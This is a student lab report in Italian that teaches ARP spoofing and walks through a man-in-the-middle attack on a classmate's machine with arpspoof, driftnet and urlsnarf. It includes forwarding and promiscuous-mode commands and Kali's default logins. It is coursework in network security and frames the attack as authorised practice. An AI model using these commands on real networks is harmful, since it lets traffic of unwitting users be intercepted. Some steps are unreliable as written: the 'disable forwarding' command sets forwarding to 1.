






# RELAZIONE TECNICA

Pagina 1 di 11

MATERIA	ANNO SCOLASTICO	INSEGNANTI
SISTEMI E RETI	2022/2023	ZANELLA SIMONE DE ROSSI MARCO
LUOGO E DATA	CLASSE	ALUNNO/I
27/01/2022	4° B	SAPPIA FULVIO

TITOLO DELLA PROVA/PROGETTO/LAVORO
ATTACCO MITM (Man in the Middle)

OBIETTIVI
Realizzare un attacco MITM su kali linux, con l'ausilio di "arpspoof" che è un tool di kali, per effettuare un attacco di Arp Poisoning.

STRUMENTAZIONE UTILIZZATA
<p>- MACCHINA VIRTUALE (VIRTUAL BOX)</p> <p>La virtualizzazione è una tecnica che rende possibile di eseguire l'astrazione dell'Hardware fisico e renderlo disponibile al Software.</p> <p>Viene utilizzata soprattutto per test di applicazioni e sistemi informatici, quindi solitamente la si usa per non intaccare la macchina fisica se incontriamo virus o simili.</p> <p>Tramite un hypervisor (VMM – Virtual Machine Manager), vengono separate dall'Hardware fisico le applicazioni e il sistema operativo.</p> <div><div>Macchina ospitante – HOST</div><div>Macchina virtualizzata – GUEST</div></div> <div></div> <p>Esistono diverse tecniche di virtualizzazione e diversi tipi di hypervisor.</p> <p>Virtual Machine è il software che crea l'ambiente virtuale.</p> <p>VIRTUALBOX: proprietà di Oracle, Software open source.</p> <p>Utilizzata per l'esecuzione di VM (Virtual Machine).</p> <p>Per l'esperienza che realizziamo in questa relazione dovremmo cambiare le impostazioni di rete sulla macchina virtuale.</p> <div></div> <p>Di default la scheda di rete della macchina viene impostata con NAT</p> <div>Connessa a: <span>NAT</span></div> <p>NAT: Il traffico della VM viene mascherato come se provenisse dalla macchina HOST creando una subnet separata.</p> <p>BRIDGED: la VM ottiene un proprio IP.</p> <div>Connessa a: <span>Scheda con bridge</span></div> <p>Questo serve perché senza un nostro IP non possiamo eseguire un attacco in rete.</p>



## RELAZIONE TECNICA

Pagina 2 di 11

### - KALI LINUX

*Una delle distribuzioni di linux più note dedicata alla sicurezza.*

*Basata su Debian, presenta numerosi tool preinstallati utili per l'hacking, il cracking e più generalmente per i penetration test e l'analisi forense (ethical hacking).*

*L'ethical hacker (anche detto white hat) si occupa di scoprire le falle di sicurezza dei sistemi informatici e segnalarle agli amministratori di sistema.*

*E' possibile scaricare versioni in formato .ova configurate e direttamente importabili in VM.*

*I dati di accesso possono variare a seconda delle versioni, tipicamente sono:*

*User: root      Chiave: toor*

*User: kali      Chiave: kali*

*Kali linux è successivamente alla sua creazione diventato Open-source.*

*Il codice sorgente di kali linux: <https://gitlab.com/kalilinux/>*



### - TERMINALE WINDOWS

*E' un programma interno a Microsoft Windows avente un'interfaccia grafica stile MS-DOS (Microsoft Disk Operating System).*

*Strumento che funziona da riga di comando.*

*Eseguendolo si aprirà una finestra (con sfondo nero) dov'è possibile digitare dei comandi da fare interpretare dal sistema operativo (Windows).*



## INTRODUZIONE

**Attività:** Realizzare un attacco MITM in LAN attraverso una macchina virtuale con kali.

*Prima di iniziare l'esperienza introduciamo qualcosa sulla sicurezza informatica:*

**Attacchi attivi:** *Utilizzano modalità offensive che operano in maniera diretta (eventualmente distruttiva), su sistemi, reti e informazioni.*



*es. accessi non autorizzati, modifica o cancellazione delle informazioni, blocco dei sistemi, impersonazione di altri utenti.*

**Attacchi passivi:** *Non effettuano modifiche ai sistemi e alle informazioni si limitano alla lettura delle informazioni, analisi del traffico, "sniffing".*



## RELAZIONE TECNICA

Pagina 3 di 11

**Dati personali:** Sono quelle informazioni che identificano, direttamente o indirettamente, una persona fisica.

es. l'indirizzo IP della propria connessione internet  
se consente di identificare la persona è considerato un dato personale.



**Dati sensibili:** Sono quelle informazioni rilevate sulla persona fisica.

es. orientamento religioso, sessuale, politico, dati medici ecc.



Ambito Hacking/Test e Kali:

**Penetration Test:** processo di analisi e valutazione della sicurezza di una rete o un sistema informatico, effettuato con diversi tipi di attacchi.

**Tipi di HACKER:** Di sfumature ne esistono molte queste sono le principali sezioni.

**Hacker:** Il termine nasce nelle prime comunità virtuali di appassionati di programmazione informatica, con il termine Hack si intendeva un progetto in fase di sviluppo o un prodotto con scopi costruttivi.

L'Hacker è alla base della filosofia dell'Open source e del Software libero, in particolare per il piacere di migliorare, modificare e smanettare sui lavori, prodotti, progetti.

In Modo molto limitato oggi l'Hacker è inteso come un esperto in un particolare settore, principalmente informatico.

Invece da persone non competenti in settore l'Hacker ad oggi è inteso come un soggetto malevolo.

**Cracker:** Esperto in informatica e materie affini (attinenti) che sfrutta le capacità per scopi distruttivi sui sistemi altrui.

**White Hat:** Esperto nei Penetration test con scopi etici, che rendono consci il bersaglio di una problematica o vulnerabilità.

**Black Hat:** Ha le stesse caratteristiche del White hat, ma le usa per scopi criminali e distruttivi.

**Gray Hat:** Ha le stesse caratteristiche del White hat, ma le usa in modo distruttivo o per tornaconto personale.

### Types of hackers



BLACK HAT  
Malicious  
hacker



WHITE HAT  
Ethical hacker



GREY HAT  
Not malicious,  
but not always  
ethical



GREEN HAT  
New, unskilled  
hacker



BLUE HAT  
Vengeful hacker



RED HAT  
Vigilante hacker





## ADDRESS-PROTOCOL

### **IP: Internet Protocol**

*E' un insieme di regole che permettono l'instradamento dei pacchetti di dati in modo che gli stessi dati possano spostarsi attraverso le reti e arrivare alla giusta destinazione.*

### **IPv4: E' in realtà la prima versione dell'IP ad essere utilizzata, lanciato nel 1983.**

*Spazio di indirizzo a 32 bit, fornisce quasi 4.3 miliardi di indirizzi unici, alcuni blocchi IP sono riservati ad usi speciali.*

### **MAC: E' un indirizzo di 12 cifre che serve ad identificare in maniera univoca ogni scheda di rete (ethernet o wireless), detto anche indirizzo fisico o indirizzo Ethernet/LAN.**

## ATTACCO MITM:

*L'attacco MITM (Man in the Middle) tradotto in italiano come "L'uomo nel mezzo"*

*E' un attacco informatico di tipo passivo, intenzionato ad accedere ed intercettare, rubare o modificare dati sensibili, interrompere comunicazioni e inviare collegamenti o pacchetti dannosi ad una delle due parti.*


*Assume spesso abbreviazioni come (MIM, MIM attack o MITMA) oltre a quella principale.*

*E' un attacco di intercettazione in cui un soggetto ostacola la comunicazione e quindi il trasferimento di dati tra i server del mittente (trasmettitore) e del destinatario (ricevitore), si frappone nella comunicazione per captare informazioni, in maniera invisibile agli host stessi.*

*E' difficile intercettare/contrastare un attacco MITM.*

- Le FASI di un attacco MITM sono 2:

- **Intercettazione**
- **Decodifica**



*L'attacco più diffuso di tipo MITM è quello all'interno di una rete Wi-Fi pubblica non crittografata.*

*es. Reti dei bar, Reti pubbliche comunali, Reti degli aeroporti ecc..*

*Altri "luoghi" in cui può essere effettuato questo attacco sono su Internet, durante l'accoppiamento di 2 dispositivi Bluetooth, durante una transazione Pos ecc e all'interno di una rete locale o una rete domestica Wi-Fi.*

*Uno strumento gratuito molto performante per l'analisi del traffico di rete è Wireshark.*

*Ad oggi questi attacchi sono molto più complicati, con l'introduzione del protocollo HTTPS, c'è maggior sicurezza e la navigazione è crittografata.*

*Il cybercriminale ottiene file crittografati leggendo una trasmissione con HTTPS, ma può comunque provare a decodificarli oppure costringere i dispositivi a usare protocolli non crittografati, quindi non si è comunque al sicuro al 100%.*



## RELAZIONE TECNICA

Pagina 5 di 11

### **Rischi dell'attacco MITM:**

- Intercettazione e furto dati sensibili (password, credenziali bancarie)
- Modifica dati in transito
- Installazione Malware o Software dannosi
- Violazione della privacy e della sicurezza delle informazioni
- Degradazione delle prestazioni e rallentamento della rete

*Per proteggerci utilizzare connessioni sicure crittografate con protocolli come HTTPS.*

**Sniffing:** Attacco passivo che prevede l'intercettazione e l'ascolto non autorizzato di dati e comunicazioni.

**Spoofing:** Definisce una tecnica di attacco basata sulla falsificazione dell'informazione (come vedremo farà l'attacco MITM eseguito)

*es. l'identità dell'utente, l'indirizzo IP ecc.*

### **Spoofing ARP:** ARP (Address Resolution Protocol)

*Attacco che si basa sulla modifica delle tabelle ARP per realizzare il MITM. E' noto anche come routing di avvelenamento dell'ARP o avvelenamento della cache ARP.*

*Si tratta di un tipo di attacco in cui il criminale informatico invia falsi messaggi ARP a una rete LAN con l'intenzione di collegare il proprio indirizzo MAC all'indirizzo IP di un dispositivo/server legittimo all'interno della rete.*

### **ARP PROTOCOL:**

*Procedura di mappatura, collega un indirizzo IP (Internet Protocol) in continua evoluzione a un indirizzo fisico della macchina fisica, noto come MAC (Media Access Control), in una rete locale (LAN).*

*E' importante perché le lunghezze degli indirizzi IP e MAC differiscono ed è necessario tradurli in modo che i sistemi possano riconoscersi a vicenda.*

*L'IP utilizzato principalmente oggi è IPv4 (IP versione 4), lungo 32 bit, mentre gli indirizzi MAC hanno una lunghezza di 48 bit, la procedura o protocollo ARP traduce l'indirizzo a 32 bit in uno a 48 bit e viceversa.*

**Come funziona:** *Un nuovo computer si collega in una rete LAN, gli viene assegnato un indirizzo IP univoco, per l'identificazione e la comunicazione.*

*I pacchetti di dati inviati arrivano a un Gateway, chiede al programma ARP di trovare un indirizzo MAC corrispondente all'indirizzo IP.*

*La cache ARP tiene traccia di ogni indirizzo IP e MAC corrispondenti, è dinamica, ma gli utenti possono anche configurarne una statica.*

*Le cache ARP sono di progettazione limitate e gli indirizzi tendono a rimanere per pochi minuti.*

*Durante il processo di pulizia della cache ARP, indirizzi non utilizzati e tentativi non riusciti vengono eliminati.*



## RELAZIONE TECNICA

Pagina 6 di 11

ARP è vulnerabile agli attacchi MITM, poichè l'attacco può alterare le associazioni ARP per far sì che i pacchetti vengano indirizzati su un altro dispositivo invece che quello del destinatario.

```
root@kali:~# arp -a
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
root@kali:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.541 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.280 ms
^C
--- 10.0.2.4 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.280/0.410/0.541/0.132 ms
root@kali:~# arp -a
? (10.0.2.4) at 08:00:27:ad:87:b3 [ether] on eth0
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
root@kali:~#
```

```
C:\Users\studente 2022-2023>arp -a

Interfaccia: 192.168.0.159 --- 0x6
Indirizzo Internet    Indirizzo fisico    Tipo
192.168.0.89          08-00-27-35-73-98  dinamico
192.168.0.118         08-00-27-b2-76-d0  dinamico
192.168.0.123         90-1b-0e-fa-94-d2  dinamico
192.168.0.126         08-00-27-35-73-98  dinamico
192.168.0.129         08-00-27-0e-34-8d  dinamico
192.168.0.254         f4-f2-6d-73-4d-02  dinamico
192.168.0.255         ff-ff-ff-ff-ff-ff  statico
224.0.0.2             01-00-5e-00-00-02  statico
224.0.0.5             01-00-5e-00-00-05  statico
224.0.0.22            01-00-5e-00-00-16  statico
224.0.0.251           01-00-5e-00-00-fb  statico
224.0.0.252           01-00-5e-00-00-fc  statico
225.16.8.68           01-00-5e-10-08-44  statico
225.24.4.64           01-00-5e-18-04-40  statico
239.255.102.18        01-00-5e-7f-66-12  statico
239.255.255.250       01-00-5e-7f-ff-fa  statico
255.255.255.255       ff-ff-ff-ff-ff-ff  statico

C:\Users\studente 2022-2023>
```

ARP si trova sia su windows che su linux la teniamo controllata per vedere i nuovi e le modifiche degli accoppiamenti tra IP.

Per queste operazioni è preferibile tenersi i propri IP sia fisici che dinamici salvati.

Ad esempio qua troviamo l'indirizzo MAC della macchina, l'indirizzo IP sempre della macchina e poi anche il MAC simulato e l'IP simulato della macchina virtuale.

```
Indirizzo Mac
98-EE-CB-A7-AA-52

Indirizzo Ip
192.168.0.167

Indirizzo kali
192.168.0.126

Indirizzo mac kali
08:00:27:35:73:98
```

Nota: Gli IP solitamente hanno quasi tutti la forma 192.168.0.n, dove n sarà la variante questo non vale sempre



### ALGORITMI - COMANDI

Per poter lanciare un comando che necessita di particolari permessi ci sono 2 possibilità.

- Creare una nuova shell come utente diverso (root) che fornisce permessi amministrativi.

Comando: **su -**

```
sysadmin@localhost:~$ su -  
Password:  
root@localhost:~#
```

```
root@localhost:~# exit  
logout  
sysadmin@localhost:~$
```

- Senza creare una nuova shell, lanciare quel determinato comando con permessi amministrativi.

- Usare il comando **sudo**

```
sysadmin@localhost:~$ sudo sl  
[sudo] password for sysadmin:
```

La maggior parte dei comandi eseguiti nell'esercitazione hanno bisogno di permessi amministrativi, è stato usato **sudo** perché più affidabile e sicuro.

### INSTALLAZIONE e AGGIORNAMENTI

- **sudo apt-get update**

Scarica le informazioni sui pacchetti di tutte le fonti configurate.

- **sudo apt-get install dsniff**

Scarica il pacchetto dsniff utilizzato per l'attacco con arpspoof.

- **sudo apt-get install driftnet**

Scarica il pacchetto driftnet utilizzato per la visualizzazione di immagini dal traffico di rete.

- **sudo apt-get install urlsnarf**

Scarica il pacchetto urlsnarf utilizzato per la visualizzazione di indirizzi URL.

Attenzione: probabilmente sostituito.

- **sudo apt-get install webtools**

Scarica il pacchetto webtools per installare tool come driftnet.

Attenzione: si consiglia l'installazione individuale di pacchetti.

- **sudo setxkbmap - layout it** impostiamo la tastiera IT (è possibile farlo anche senza sudo)

### INTERCETTAZIONE / CONFIGURAZIONE DI RETE E COMUNICAZIONE

- **sudo ifconfig eth0 promisc**

Abilita la modalità promiscua su una scheda di rete fisica

- **sudo sysctl -w net.ipv4.ip\_forward=1**

Abilita l'inoltro IP





## RELAZIONE TECNICA

Pagina 8 di 11

### INIZIO ATTACCO

- **sudo arpspoof -i eth0 -t IP\_gateway IP\_bersaglio**  
*Prima intercettazione (eth0 è l'interfaccia di rete di kali)*
- **sudo arpspoof -i eth0 -t IP\_bersaglio IP\_gateway**  
*Seconda intercettazione e trasmissione (eth0 è l'interfaccia di rete di kali)*

### VISUALIZZAZIONE

- **sudo arp -a**  
*Stampa la tabella ARP con tutte le associazioni tra IP e indirizzo fisico (MAC)*
- **sudo driftnet -i eth0**  
*Intercetta tutte le immagini di siti non protetti (siti in chiaro) in una navigazione dell'utente.  
(eth0 è l'interfaccia di rete di kali)*
- **sudo urlsnarf -i eth0**  
*Intercetta tutti gli URL di siti non protetti (siti in chiaro) in una navigazione dell'utente.  
(eth0 è l'interfaccia di rete di kali)  
Attenzione: probabilmente il pacchetto è stato sostituito.*

### TERMINARE L'ATTACCO

- **sudo sysctl -w net.ipv4.ip\_forward=1**  
*Disabilitare l'inoltro IP*

### DESCRIZIONE DELLE FASI DI LAVORO/PROGETTO

Prima di partire con la nostra esercitazione è preferibile capire cosa stiamo andando a fare, con cosa lavoreremo e quali sono i rischi di tutto ciò.

Le macchine fisiche utilizzate hanno installato il sistema operativo Windows 10/11, invece la macchina virtuale ha caricato kali-linux (qualsiasi versione tra le ultime va bene per la nostra esercitazione)

- Andiamo sulla nostra macchina fisica e prima di tutto apriamo il cmd/terminale.

Digitiamo il comando: ipconfig

```
C:\Users\FU...>ipconfig
```

- Controlliamo qual'è l'IP MAC della macchina fisica e l'IPv4 sempre della macchina fisica, tipicamente se esistono più schede di rete virtuali fisiche e rimosse andiamo a guardare la voce Ethernet

- Salviamo il MAC e l'IP su un foglio digitale per ricordarcelo.

```
Scheda Ethernet Ethernet:
```

- Questo lo facciamo per poter dare il nostro IP ad un nostro collega che gli permetterà di eseguire l'attacco, come faremo noi con un altro ancora da non creare collisioni di connessioni di rete.





## RELAZIONE TECNICA

Pagina 9 di 11

- Accendiamo la macchina virtuale tramite la quale eseguiamo l'attacco.
- Per accedere alla macchina virtuale le credenziali di default per kali sono generalmente (kali / kali) oppure (root / toor) in base alla versione
- Una volta aver eseguito l'accesso apriamo la nostra shell e iniziamo la configurazione per l'attacco MITM
- Cambiamo la scheda di rete della macchina virtuale che di default è settata su NAT quindi tutto quello che faremo sarà mascherato con il nostro PC fisico.  
Quindi andiamo a sostituire l'opzione NAT con "scheda con bridge".
- Impostiamo il layout della tastiera con: **setxkbmap - layout it** così da metterlo italiano
- Per verificare che tutto sia andato a buon fine premere il trattino tra lo shift e il punto in basso al centro circa, se viene inserito correttamente hai eseguito tutto bene
- Con ifconfig facciamo la stessa cosa fatta su Windows andandoci a segnare il nostro MAC e IP di kali.
- Visualizziamo il nostro gateway, con il comando: **ip route show**
- il gateway ci servirà per comunicare con la nostra rete, scriviamocelo o ricordiamocelo a memoria (192.168.0.89 il gateway utilizzato per l'esercitazione)
- Ora dovremmo avere MAC e IP della nostra macchina fisica, della nostra macchina virtuale, il nostro gateway e un IP di un collega, collegato sulla stessa rete locale.
- Installiamo i pacchetti che ci permetteranno di eseguire il nostro attacco:  
Aggiorniamo – **sudo apt-get update**  
Installiamo – **sudo apt-get install dsniff**  
Installiamo – **sudo apt-get install driftnet**  
Installiamo – **sudo apt-get install urlsnarf** non trovato come pacchetto  
Tutti i pacchetti sono installati con permessi di amministratore.
- Digitiamo **arp-a** per stampare la tabella di associazione tra IP e indirizzo MAC.
- Configuriamo la nostra rete, abilitando la modalità promiscua sull'interfaccia (su kali eth0) e abilitiamo l'inoltro IP: **sudo ifconfig eth0 promisc** **sudo sysctl -w net.ipv4.ip\_forward=1**
- Ora prepariamo 3 terminali, quello in uso e altri 2, e iniziamo l'attacco al bersaglio desiderato
- In uno dei 2 terminali vuoti digitiamo: **sudo arpspoof -i eth0 -t IP\_gateway IP\_bersaglio**  
e partiamo per primo, modificando **IP\_gateway IP\_bersaglio**
- Nell'altro digitiamo il contrario: **sudo arpspoof -i eth0 -t IP\_bersaglio IP\_gateway**  
e partiamo subito dopo al primo.
- Nel terminale su cui abbiamo lavorato fino ad ora digitiamo: **sudo driftnet -i eth0**  
che ci aprirà un programma che consente la visualizzazione di immagini trasmesse attraverso l'attacco.  
Quindi vedremo quel che fa il nostro bersaglio nella sua navigazione.
- Una cosa simile succede se "urlsnarf" funziona ma al posto delle immagini da i link di collegamenti intercettati. Il comando **sudo driftnet -i eth0**
- Terminato l'attacco ripristinare e chiudere i terminali, disabilitare le configurazioni date come la modalità promiscua e soprattutto l'inoltro dell'IP. Il comando **sudo sysctl -w net.ipv4.ip\_forward=1**



## RELAZIONE TECNICA

Pagina 10 di 11

### CONCLUSIONI E OSSERVAZIONI

*In conclusione, possiamo definire un attacco MITM (Man-in-the-Middle) una tecnica molto potente e utilizzata in campo di sicurezza informatica, per identificare debolezze/problemi nella sicurezza di reti e sistemi informatici.*

*Così permettendoci di poter arginare il rischio di attacchi di questo tipo.*

*Naturalmente bisogna sottolineare il fatto che questo attacco, ma come anche tanti altri, bisogna eseguirli in un ambiente controllato e autorizzato, come per esempio a scuola per apprendimento oppure per test eseguiti da professionisti di sicurezza informatica.*

*Ricordiamo inoltre che l'utilizzo improprio di questi attacchi è illegale e conseguentemente porta a conseguenze giuridiche molto gravi.*

*Gli attacchi MITM rappresentano una minaccia significativa sul lato della sicurezza informatica (sicurezza di dati, della privacy e di contenuti) di qualsiasi utente o utenza.*



*Per evitarli o meglio provare a prevenire questi attacchi è importante utilizzare tecnologie di crittografia quindi più sicure come la connessione HTTPS che sono l'evoluzione di quelle HTTP non sicure.*

*Bisogna essere consapevoli dei pericoli che intasano questo mondo virtuale e adottare delle misure appropriate per proteggersi e a volte proteggere anche gli altri.*

*Alla fine di questa esercitazione l'attacco è stato eseguito correttamente, ci sono stati degli inconvenienti su pacchetti per kali rimossi ma siamo riusciti a vedere comunque la navigazione del nostro bersaglio, anche se solo in parte, specificatamente le immagini che vedeva il browser di siti non sicuri.*

*Si è notato che oltre al pacchetto urlsnarf non funzionante, se si eseguivano più attacchi su un singolo bersaglio non tutti riuscivano a visualizzare quanto dovrebbero, perchè si creava una collisione di reti.*

### ALLEGATI





# RELAZIONE TECNICA

Pagina 11di 11

